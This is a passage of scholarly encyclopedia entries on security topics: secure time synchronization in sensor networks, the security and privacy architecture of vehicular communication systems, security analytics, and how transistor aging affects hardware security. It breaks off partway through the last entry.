Time synchronization is an important component of a wireless sensor network to provide a common clock among sensor nodes. Most wireless sensor network applications, such as data fusion, target tracking, and power saving, require synchronized clocks among sensor nodes. The time-slotted MAC protocols achieve multiple accesses to the shared communication medium by assigning time slots to a group of nodes. Thus, sensor nodes need to have a synchronized clock to access their time slots without colliding with each other. However, without addressing security, all the time synchronization techniques in wireless sensor networks cannot survive the malicious attacks in hostile environments. Secure time synchronization can provide a common clock in sensor nodes even under attacks in hostile environments.

Open Problems

WirelessHART (2013) is an industrial standard on using wireless sensor networks in industrial control systems. Time synchronization is critical for time division multiple access (TDMA) and channel-hopping techniques used in WirelessHART MAC layer protocol. It is important to measure the impacts of various attacks on the time synchronization scheme in WirelessHART standard and provide countermeasures for those potential attacks.

Cross-References

Security

Recommended Reading

Du X, Xiao Y, Guizani M, Chen HH (2008) Secure and efficient time synchronization in heterogeneous sensor networks. IEEE Trans Vehicular Technol

Elson J, Girod L, Estrin D (2002) Fine-grained network time synchronization using reference broadcasts. ACM SIGOPS Oper Syst Rev 36:147–163

Ganeriwal S, Kumar R, Srivastava MB (2003) Timing-sync protocol for sensor networks. In: Proceedings of the first international conference on embedded networked Sensor Systems (SenSys), Los Angeles, California, pp 138–149

Ganeriwal S, Capkun S, Han C, Srivastava MB (2005) Secure time synchronization service for sensor networks. In: Proceedings of 2005 ACM Workshop on Wireless Security (WiSe 2005), September 2005. Cologne, Germany, pp 97–106

Manzo M, Roosta T, Sastry S (2005) Time synchronization attacks in sensor networks. In: Proceedings of the 3rd ACM workshop on security of ad hoc and sensor networks, Alexandria, Virginia, pp 107–116

Song H, Zhu S, Cao G (2005) Attack-resilient time synchronization for wireless sensor networks. In: Proceedings of IEEE international conference on Mobile Ad-hoc and Sensor Systems (MASS'05), Washington, DC

Sun K, Ning P, Wang C (2005) Fault-tolerant cluster-wise clock synchronization for wireless sensor networks. IEEE Trans Depend Secure Comput 2(3):177–189

Sun K, Ning P, Wang C, Liu A, Zhou Y (2006a) Tinysersync: secure and resilient time synchronization in wireless sensor networks. In: Proceedings of 13th ACM conference on Computer and Communications Security (CCS'06), Alexandria, Virginia, pp 42–51

Sun K, Ning P, Wang C (2006b) Secure and resilient clock synchronization in wireless sensor networks. IEEE J Select Areas Commun 24(2):395–408

WirelessHART (2013)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_643

Secure Vehicular Communication Systems

Panos Papadimitratos[55] ✉
(55) Networked Systems Security Group, KTH Royal Institute of Technology, Stockholm, Sweden

✉ **Panos Papadimitratos**
Email: papadim@kth.se
Email: panos.papadimitratos@epfl.ch

Synonyms

Security and privacy-enhancing technologies for connected vehicles and intelligent transportation systems

Definition

Vehicular communication (VC) system security and privacy mechanisms manage VC system entities (wirelessly communicating devices onboard vehicles or at the roadside, or internetworked servers), faulty behavior, and minimize user data exposure.

Background

Transportation safety and efficiency greatly improved due to (i) active safety mechanisms, including automatic cruise control (ACC) and autonomous emergency braking (AEB), due to onboard vehicle sensors, and (ii) intelligent transportation systems (ITS), including automated toll collection, active road signs, traffic control, and navigation. This has fueled the vision of VC systems to further enhance transportation safety and

efficiency. Vehicle-mounted onboard units (OBUs) and roadside infrastructure units (RSUs), with dedicated sensing, computing, and wireless networking, allow *vehicle-to-vehicle* (V2V) (OBU to OBU) and *vehicle-to-infrastructure* (V2I or I2V) (OBU to RSU and/or internetworked services) communication. V2V and V2I are termed *vehicle-to-anything* (V2X) communication, an enabler of the so-called *Internet of Vehicles* (IoV).

VC can, for example, (i) enable rich real-time traffic and road condition data collection and dissemination; (ii) extend the driver horizon with real-time cooperative awareness and notifications on environmental (e.g., ice on the pavement) or traffic (e.g., emergency braking) hazards or needed actions (e.g., to yield to an approaching emergency vehicle), as well as facilitate optimal route selection (e.g., to avoid traffic congestion or construction zones); and (iii) enhance driving automation, e.g., cooperative ACC, platooning, junction management, and maneuver (e.g., lane changing) coordination.

VC systems have raised concerns about malicious attackers forging V2X messages, causing collisions or creating traffic jams, or rational attackers avoiding toll payments, manipulating fleet management, or masquerading emergency vehicles to use lanes freed by unsuspecting drivers that yield, or curious, large-scale observers of V2X with a powerful tool to track vehicles and undermine driver and passenger privacy.

Several broad-scope, long-standing efforts by academia, industry, and authorities have addressed VC system security and privacy. Standardization, harmonization, and state-of-the-art research provide a common ground, well-understood requirements, and solid baseline solutions. As the VC landscape evolves, with increasing automation, new improved and tailored solutions will accelerate the deployment of secure and privacy-enhancing VC systems.

Theory and Applications

Adversary model. Beyond benign faults, VC system entities could deviate from the implemented protocols. Adversarial behavior could be the result of rogue protocol versions, modifications of the OBU/RSU software and/or hardware, including onboard sensors. Input-controlling adversaries (Papadimitratos et al. 2006) range from simple hardware close to a wheel

speed sensor affecting ABS (Shoukry et al. 2013) to blinding cameras and manipulating LIDAR measurements (Petit et al. 2015), to spoofing global navigation satellite system (GNSS) signals to remotely control the perceived vehicle position (Papadimitratos and Jovanovic 2008).

Adversarial OBUs/RSUs can act individually or in collusion, coordinating their actions. The adversary may infect (e.g., using malware) OBUs/RSUs but also forge own or emulate such platforms. It can also leverage existing or own networking infrastructures to collect V2X messages. OBUs typically transmit transportation safety messages (e.g., beacons) at a high rate with precise vehicle kinematic data, thus being easy to link and track vehicles (and passengers).

The adversary can be physically present in one or multiple locations at the wireless part of VC systems. It can possess multiple identities and credentials, e.g., extracted from or provisioned to compromised OBUs/RSUs. Benign V2X messages can be recorded, relayed, and replayed across the network. Attacks can create the illusion of numerous (nearby) vehicles, while few are present, falsely notifying about inexistent hazards or preventing vehicle maneuver coordination or eventually causing collisions. From a different viewpoint, attacking communication with a backend server can deny correct location-based service (LBS) responses or collection of vehicle data. Such LBS servers or the VC security infrastructure itself can be *honest but curious*, complying with protocols but collecting and inferring VC user data.

Security requirements. Solutions have been developed based on general security and privacy requirements. Message authentication and integrity, to protect messages from alteration and allow receivers to corroborate the node that created the message, along with entity authentication to provide evidence that the sender message was generated recently. Nonrepudiation, to prevent a VC sender from denying having sent a message. Access control and authorization, to determine what each VC entity is allowed to do. Confidentiality, to keep message content secret from unauthorized nodes.


Privacy, at least at the level of protection achieved before the advent of VC systems, is needed. VC systems should not disclose or allow inference of user information. The identity of VC entities, notably OBUs that are

directly connected to users, should be concealed, so that an observer cannot determine which OBU performed an action (anonymity) and link any two actions by the same OBU (unlinkability). However, transportation safety applications need to correlate vehicle locations over short periods (e.g., to warn about maneuvers or avoid collisions). Thus, a less stringent requirement: messages produced by an OBU over a protocol-selectable period τ can be linked, but any two messages generated at t_1 and t_2, such that $t_2 > t_1 + \tau$, cannot (Papadimitratos et al. 2006). The shorter τ is, the fewer the trivially linkable messages, thus the lower the vehicle and user exposure.

When needed, for accountability along with privacy, actions should be linkable to the actor, to attribute misbehavior, possibly toward liability, e.g., in case of an accident, thus the requirement for conditional privacy (Papadimitratos et al. 2008) or revocable privacy (Lueks et al. 2015). Finally, VC systems need to remain operational even in the presence of attacks, resuming normal operation after the removal of the faulty nodes (availability). This requires misbehavior detection and attribution, and eviction of the wrongdoers. More generally, data correctness or consistency is needed, as a basis for misbehavior detection and attribution, to readily reject faulty or adversarial data.

Security and Privacy Architecture for VC Systems

To thwart adversaries, the community converged on the use of public key cryptography, digital signatures, and certificates. This is the result of early research projects (Papadimitratos et al. 2008) and the evolved standards by IEEE (2023) and ETSI (ETSI 2018). A public key infrastructure, with a hierarchy of multiple certification authorities (CAs) with distinct roles, provides certificates. Figure 1 provides an illustration of a VC systems security architecture, with domain-based organization (CAs and related servers), network infrastructure, and V2X communication.



Secure Vehicular Communication Systems, Fig. 1 OBU V, registered with domain A, broadcasts a digitally signed message with its *i-th* pseudonym, in use, attached. Receiving OBUs registered with the same or other domains can validate the message

Each OBU/RSU or *end entity*, registered with one CA, *termed long-term CA* (LTCA) or *enrollment CA* (ECA) or *enrollment authority* (EA), has an identity, a public-private key pair, and a certificate attesting to the attributes of the registered entity according to its capabilities and role(s) in the system. V2X messages are digitally signed (typically time- and geostamped with the signer's time and location). They carry the signer's certificate for easy validation.

To provide privacy (anonymity and unlinkability), long-term keys and certificates are *not* used to secure V2X communication. Rather, *pseudonymity* or *pseudonymous authentication* is used. Each OBU is equipped with multiple certified public keys (pseudonyms) that do not reveal its identity. These are obtained by a trusted third party, a *pseudonym-providing CA (PCA)* or an authorization CA (ACA) or authorization authority (AA), with the OBU proving it is a registered entity.

Then, the OBU uses each pseudonym for at most τ seconds, a protocol-selectable or policy-specific period. Messages signed under the same pseudonym, i.e., signed with the corresponding private key, although not revealing the OBU identity, can be trivially linked. While those signed under different pseudonyms cannot be syntactically linked (Buttyan et al. 2009), as long as pseudonym swaps are done together with a change of all OBU identifiers across the protocol stack (Papadimitratos et al. 2007).

Certificates of faulty or adversarial nodes or compromised cryptographic keys must be revoked, to prevent damage to the VC system. Revocation is decided by the CA that issued the certificate(s). The revoked certificate(s) information is added to the latest certificate revocation list (C*RL*) distributed across the VC system. Pseudonym revocation can be complemented by long-term credential revocation, thus the ability to obtain a new set of pseudonyms.

Misbehavior can be detected by OBUs/RSUs individually, based on received V2X messages (Raya et al. 2008; van der Heijden et al. 2018). Evidence communicated to the VC authorities triggers revocation, typically through the resolution authority (RA), initiating a protocol with the LTCA and PCA to identify the long-term identity corresponding to the pseudonym(s)/private key(s) used for adversarial messages (Khodaei et al. 2018). A dedicated misbehavior authority (MA) proposed in (Whyte et al. 2013) is mandated by the IEEE 1609.2 standard. For fast containment of attacks, distributed protocols executed among OBUs/RSUs can collect misbehavior evidence, as well as identify and exclude wrongdoers locally (Moore et al. 2008), before the next CRL is issued and distributed.

Open Problems and Future Directions

The deployment of secure and privacy-preserving VC systems requires scalable credential management especially because pseudonymous authentication leads to numbers of credentials five orders of magnitude higher than those in current-day Internet. It is crucial that the vehicular public key infrastructure (VPKI) can respond in real time to high and fluctuating loads while being cost-effective. Very encouraging results provide highly scalable, adapting to demand, low-latency credential provision as a cloud-based service (Khodaei et al. 2023). Moreover, the distribution of CRLs can be done at a frugal rate, of Kbytes/second,

covering hundreds of km^2 in seconds (Khodaei and Papadimitratos 2021), along with the option of efficient online certificate state checking. Convergence on policies that determine pseudonym lifetimes, rates of change, CRL update, and distribution requirements is needed, to fine-tune and test the VPKI in real-world settings.

At the same time, it is important to consider cryptographic primitives beyond those in standards and literature, notably the Elliptic Curve Digital Signature Algorithm (EC-DSA). Anonymous authentication and group signatures were considered, not to anonymously authenticate V2X traffic, due to high computation and communication overhead, but rather allow OBUs to generate and "self-certify" own pseudonyms (in lieu of obtaining them from the VPKI) (Calandriello et al. 2011). More important, the introduction of post-quantum cryptographic primitives needs to be investigated, both in terms of the communication and computation overhead (Lonc et al. 2023) and the readiness of standards to accommodate the corresponding credentials (Yoshizawa and Preneel 2023).

Considering misbehavior more broadly, it is important to counter clogging denial of service (DoS) attacks, especially because high-rate transportation safety V2X messaging can be used to exhaust resources. Overhead reduction (Calandriello et al. 2011), along with the trend of increasing OBU processing power to process, e.g., thousands of signature verifications per second, helps. But additional countermeasures, including cooperative validation (Jin and Papadimitratos 2019), are needed, especially as network data rates and security levels (key lengths and thus overhead) shall increase.

Privacy protection should not serve as an amplifier or cloak for misbehavior. An adversarial OBU equipped with K pseudonyms (and corresponding key pairs) could transmit (sequences of) cooperative aware messages (CAMs) or decentralized environmental notification messages (DENMs) signed under all K pseudonyms. Benign receiving OBUs/RSUs would perceive this as if K OBUs, instead of one, are present sending notifications. A coordinated attack would then more easily control the perception of nearly benign vehicles and the system overall, "convincing," e.g., there are hazards or traffic. Leveraging a hardware security module (HSM) (Papadimitratos et al. 2008), a trusted tamper-proof computing component, ensures a single pseudonym (private key) is used at each point in time, with private keys stored in the HSM and a well-defined interface

for requesting private key operations. More so, an HSM thwarts compromise (extraction) of private keys in OBUs/RSUs under adversarial control. Alternatively, to mitigate sibyl-based (Douceur 2002) attacks, keys can be released in stages (IEEE 2023) or pseudonym lifetimes can be nonoverlapping (Khodaei et al. 2018). For anonymous authentication, violating a maximum number/rate of group signing can make V2X linkable (Calandriello et al. 2011).

The role of VC in automating driving, e.g., platooning, or maneuver coordination, requires dedicated solutions, notably against internal adversaries. Especially because attacks can dismantle platoons or prevent maneuvers, undermining efficiency, or cause collisions (Kalogiannis et al. 2022, 2023). Custom-made secure protocols for vehicle maneuver coordination are needed, along with mechanisms to detect insider attacks that falsify kinematic information and exploit platooning controllers. Effective misbehavior detection systems that reliably detect subtle and sophisticated attacks are needed, feasible in real time, without misclassifying actual, benign maneuvering as misbehavior.

Cross-References

Mix-Zones in Wireless Mobile Networks

References

Buttyán L, Holczer T, Weimerskirch A, Whyte W (2009) SLOW: a practical pseudonym changing scheme for location privacy in VANETs. IEEE VNC, Tokyo

Calandriello G, Papadimitratos P, Hubaux J-P, Lioy A (2011) On the performance of secure vehicular communication systems. IEEE TDSC 8(6):898–912

Douceur JR (2002) The Sybil attack. In: ACM workshop on peer to peer systems, London, UK

ETSI (2018) TS 102 940, intelligent transport systems (ITS); security; ITS communications security architecture and security management. Technical specification. European Telecommunication Standard Institute, Ver.2.1.1

IEEE (2023) Standard for wireless access in vehicular environments—security services for applications and management messages. March 2023

Jin H, Papadimitratos P (2019) DoS-resilient cooperative Beacon verification for vehicular communication systems. Elsevier Ad Hoc Netw 90:101775

Kalogiannis K, Khodaei M, Bayaa W, Papadimitratos P (2022) Attack impact and misbehavior detection in vehicular platoons. ACM WiSec, San Antonio

Kalogiannis K, Henriksson A, Papadimitratos P (2023) Vulnerability analysis of vehicular coordinated maneuvers. In: IEEE EuroS&P Workshops, Delft, Netherlands, July 2023

Khodaei M, Papadimitratos P (2021) Scalable & Resilient Vehicle-Centric Certificate Revocation List Distribution in vehicular communication systems. IEEE TMC 20(7):2473–2489

Khodaei M, Jin H, Papadimitratos P (2018) SECMACE: scalable and robust identity and credential management infrastructure in vehicular communication systems. IEEE Trans ITS 19(5):1430–1444

Khodaei M, Noroozi H, Papadimitratos P (2023) SECMACE+: upscaling pseudonymous authentication for large Mobile systems. IEEE TCC 11(3):3009–3026

Lonc B, Aubry A, Bakhti H, Christofi M, Mehrez HA (2023) Feasibility and benchmarking of post-quantum cryptography in the cooperative ITS ecosystem. IEEE VNC, Istanbul

Lueks W, Everts MH, Hoepman J (2015) Revocable privacy: principles, use cases, and technologies. In: Annual privacy forum, 2015

Moore T, Raya M, Clulow J, Papadimitratos P, Anderson R, Hubaux J (2008) Fast exclusion of errant devices from vehicular networks. IEEE SECON, San Francisco

Papadimitratos P, Jovanovic A (2008) GNSS-based positioning: attacks and countermeasures. IEEE MILCOM, San Diego

Papadimitratos P, Gligor V, Hubaux J (2006) Securing vehicular communications: assumptions, requirements, and principles. ESCAR, Berlin

Papadimitratos P, Buttyan L, Hubaux J, Kargl F, Kung A, Raya M (2007) Architecture for secure and private vehicular communications. IEEE ITST, Sophia Antipolis

Papadimitratos P, Buttyan L, Holczer T, Schoch E, Freudiger J, Raya M, Ma Z, Kargl F, Kung A, Hubaux J-P (2008) Secure vehicular communication systems: design and architecture. IEEE Commun Mag 46(11):100–109

Petit J, Stottelaar B, Feiri M, Kargl F (2015) Remote attacks on automated vehicles sensors: experiments on camera and LiDAR. Blackhat Europe, Amsterdam

Raya M, Papadimitratos P, Gligor V, Hubaux J (2008) On data-centric trust establishment in ephemeral ad hoc networks. IEEE INFOCOM, Phoenix

Shoukry Y, Martin P, Tabuada P, Srivastava M (2013) Non-invasive spoofing attacks for anti-lock braking systems. CHES, Santa Barbara

van der Heijden RW, Dietzel S, Leinmüller T, Kargl F (2018) Survey on misbehavior detection in cooperative intelligent transportation systems. IEEE Commun Surv Tutorials 21(1):779–811

Whyte W, Weimerskirch A, Kumar V, Hehn T (2013) A security credential management system for V2V communications. IEEE VNC, Boston

Yoshizawa T, Preneel B (2023) Post-quantum impacts on V2X certificates – already at the end of the road. In: IEEE VTC2023-Spring, Florence

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300867

Secure Wireless Mesh Networks

Secure Network Coding for Wireless Mesh Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300868

Secure Wireless Multicast

Security of Group Communication in Wireless Mesh Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300869

Security

Economics of Surveillance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1494

Security Analytics

Tania Williams[56] ✉, Omar El-Gayar[57] ✉ and Thomas H. Morris[56] ✉
(56) The University of Alabama in Huntsville, Huntsville, AL, USA
(57) Dakota State University, Madison, SD, USA

✉ **Tania Williams (Corresponding author)**
Email: tania.williams@uah.edu

✉ **Omar El-Gayar**
Email: Omar.el-gayar@dsu.edu

✉ **Thomas H. Morris**
Email: tommy.morris@uah.edu

Synonyms

Security Information Event Management (SIEM)

Definition

Security analytics, which separates malicious activity from normal usage patterns, leverages data analytics to assist with system security. The field encompasses analytic capabilities that enable the analysis of large quantities of structured and unstructured data across large infrastructures in a short amount of time, allowing monitoring and surveillance of activity such as network traffic, web transactions, network servers and nodes, and user credentialing to detect threats and to provide an overall picture of a system's security posture.

Background

The decreasing cost of storage and computing power and the increasing ease and cost-effectiveness of data centers and cloud computing have given way to technology platforms that provide a meaningful picture of a network using the massive volumes of data now created by enterprise systems. This analysis and mining of data is also a way to monitor the security posture of an organization by extracting security-relevant data from its systems (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013; Early and Stott 2015).

Theory OR Application OR Both

The field of security analytics sprang from data science (e.g., advanced mathematics, statistics, and data mining), machine learning, programming, and even aspects of game theory to combine skills related to communication, visualization, business understanding, and creativity (Early and Stott 2015). The field creates a business security awareness through fusing data across different aspects of a system to provide cybersecurity solutions such as root cause analysis, pathway analysis, application discovery, data leakage discovery, and insider threat analysis (Mahmood and Afzal 2013). Industries such as healthcare, insurance, and other modern enterprises benefit from its use (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013).

As data analytics provides users with an understanding of data patterns, security analytics provides insights into datasets from automated logs and sensors through data mining, machine learning, statistics, and natural language processing and presents the knowledge in a graphical and ordered format via advanced data visualization techniques (Verma et al. 2015).

The insight from data analytics can come from active (stream processing) data sources as well as passive (batch processing) sources, such as network logs, health certificates, etc. The goal of such analysis is to separate the patterns created by legitimate users from the patterns that indicate suspicious behavior (Mahmood and Afzal 2013; Cloud Security Alliance Big Data Analytics for Security Intelligence 2013). Thus, security analytics differs from traditional approaches, allowing analysts to utilize mathematical models to analyze security-relevant information from vast

volumes of data and visualize that information in a user-friendly format (Early and Stott 2015).

Security analytics utilizes diverse data sources; enterprise-level data storage; Extract, Transform, and Load (ETL) functionality; Big Data Appliance (BDA) engines; and monitoring systems. These are coupled with advanced security controls, interactive dashboards, robust security infrastructure, and big data integration infrastructure to create a way to monitor network traffic, web transactions, network servers, network nodes, or even credentialing of users (Mahmood and Afzal 2013). This utilization can provide a way to aggregate different types of data (categorical, discrete, and continuous) to alert analysts to outlying patterns of behavior (Verma et al. 2015). It can also handle large volumes of data coming from different sources at a rapid rate (Mahmood and Afzal 2013). Security analytics reduces the time needed to correlate data, consolidate the information, and interpret the data for a security perspective. It also links long-term continuous data for forensic analysis (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013).

The situational awareness created through the analysis of data collection on a larger scale can provide a deeper analytic perspective, a consolidated look at security-related information, and real-time analysis of data (Cloud Security Alliance Big Data Analytics for Security Intelligence 2013). Examples of the benefits of this type of analytics include preventing the theft of intellectual property, reducing event response time, lowering costs, increasing accuracy, and assisting with fraud prevention, governance, and risk compliance (Mahmood and Afzal 2013).

Open Problems and Future Directions

Among the problems with the security analytic approach to cybersecurity is the presence of the active adversary, with adversaries adapting their behavior to disguise their intent. Other problems include potential dataset poisoning, base-rate fallacy, and attack time scale issues (Verma et al. 2015).

Dataset poisoning occurs when an adversary intentionally contaminates available datasets (Verma et al. 2015). This poisoning could compromise availability, with the adversary injecting so much bad data that the information becomes useless, or it could target integrity, leaving a backdoor

that an attacker can leverage to contaminate the results in the adversary's favor. Outlier detection is the most common defense against dataset poisoning (Moisejevs 2019).

Base rate fallacy, the incidence of false positives being far more likely than true positives, occurs when the prevalence of attacks is much smaller than the prevalence of non-attacks. Higher precision analytics are needed to overcome the base-rate fallacy problem, as this could result in positives being ignored over time.

Attack time scale issues can happen when attackers flood a system with items to cause the system to be overwhelmed with false alarms and miss the real attack (Verma et al. 2015). Attack time scales can be much smaller than classification time scales. Faster analytics are needed to avoid attackers defeating analytics through floods and to enable timely automated reactions.

Additional concerns are the need for efficient selection of relevant data and the lack of industry standardization to test the trustworthiness of a product's output, which could lead to insufficient security coverage (Mondek et al. 2017).

Gaps in the field include the lack of good publicly available datasets, the lack of human-understandable classification methods, and the attacker's ability to defeat classification algorithms (Verma et al. 2015).

Cross-References

ISMS: A Management Framework for Information Security
Security Information and Event Management (SIEM)

References

Cloud Security Alliance Big Data Analytics for Security Intelligence (2013) Big Data analytics for security intelligence. Big Data Working Group. http://cloudsecurityalliance.org/download/big-data-analytics-for-security-intelligence. Accessed 9 Jan 2020

Early G, Stott W III (2015) Preemptive security through information analytics. Inform Secur J 24:48–56

Mahmood T, Afzal U (2013) Security analytics: Big Data analytics for cybersecurity: a review of trends, techniques and tools. In: 2013 2nd national conference on information assurance (NCIA), Rawalpindi, pp 129–134. https://doi.org/10.1109/NCIA.2013.6725337

Moisejevs I (2019) Poisoning attacks on machine learning. https://towardsdatascience.com/poisoning-attacks-on-machine-learning-1ff247c254db. Accessed 17 Aug 2020

Mondek D, Blazek R, Zahradnicky T (2017) Security analytics in the Big Data era. In 2017 IEEE international conference on software quality, reliability and security companion (QRS-C), pp 605–606

Verma R, Kantarcioglu M, Marchette D, Leiss E, Solorio T (2015) Security analytics: essential data analytics knowledge for cybersecurity professionals and students. IEEE Secur Privacy 13(6):60–65

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1643

Security and Device Aging

Naghmeh Karimi[58] ✉
(58) Department of Computer Science and Electrical Engineering, University of Maryland Baltimore County, Baltimore, MD, USA

✉ **Naghmeh Karimi**
Email: nkarimi@umbc.edu

Definitions

Device aging refers to the deviation of the electrical specifications (behavior, properties) of the transistors included in an electronic device from the originally intended one over time and leads to the degradation of the device performance and ultimate device failure.

Background

The time-dependent degradation of integrated circuits has become one of the main challenges in nanotechnologies. This phenomenon the so-called device aging results in deviation of the electrical behavior of transistors from the originally intended one over time and in turn leads to performance degradation in the underlying device, and eventually the device fails to meet the timing requirements. Aging mechanisms include negative bias temperature instability (NBTI), positive bias temperature instability (PBTI), hot carrier injection (HCI), time dependent dielectric breakdown (TDDB), and electromigration (EM) among which BTI (including NBTI and PBTI) and HCI are more prominent (Oboril and Tahoori, 2012).


Both the BTI and HCI aging mechanisms result in increasing switching and path delays in the circuit under stress, eventually leading to timing

violations and wear-out of the circuit. The severity of the aging-related degradation in each transistor depends on its workload, temperature, and supply voltage over the course of usage, as well as the technology node and device geometry (Wang et al., 2007) where the first three factors can be exploited by an adversary aiming at accelerating circuit wear-out.

NBTI occurs in a PMOS transistor. In this mechanism, the transistor experiences two phases of aging depending on its operating condition. The first phase (i.e., *stress*) occurs when the transistor is on. Here positive interface traps are generated at the Si-SiO_2 interface and lead to an increase of the threshold voltage of the transistor. The second phase (i.e., *recovery*) occurs when the transistor is off. In this phase, the threshold voltage drift occurred during the stress phase will partially recover. The PBTI affects NMOS transistors in a similar way that NBTI affects PMOS transistors.

HCI occurs when hot carriers are injected into the gate dielectric during transistor switching and remain there. HCI is a function of switching activity and degrades the underlying circuit by shifting the threshold voltage and the drain current of transistors under stress (Wang et al., 2007). Its degradation rate is affected by temperature, clock frequency, usage time, and the activity factor of the transistor under stress. Unlike BTI mechanisms, HCI does not have any recovery phase.

Figure 1 shows the threshold voltage drift of a PMOS transistor that is continuously under stress for 6 months and a PMOS transistor that alternates stress/recovery phases every other month. The Y-axis values are not shown to make the figure technology independent.



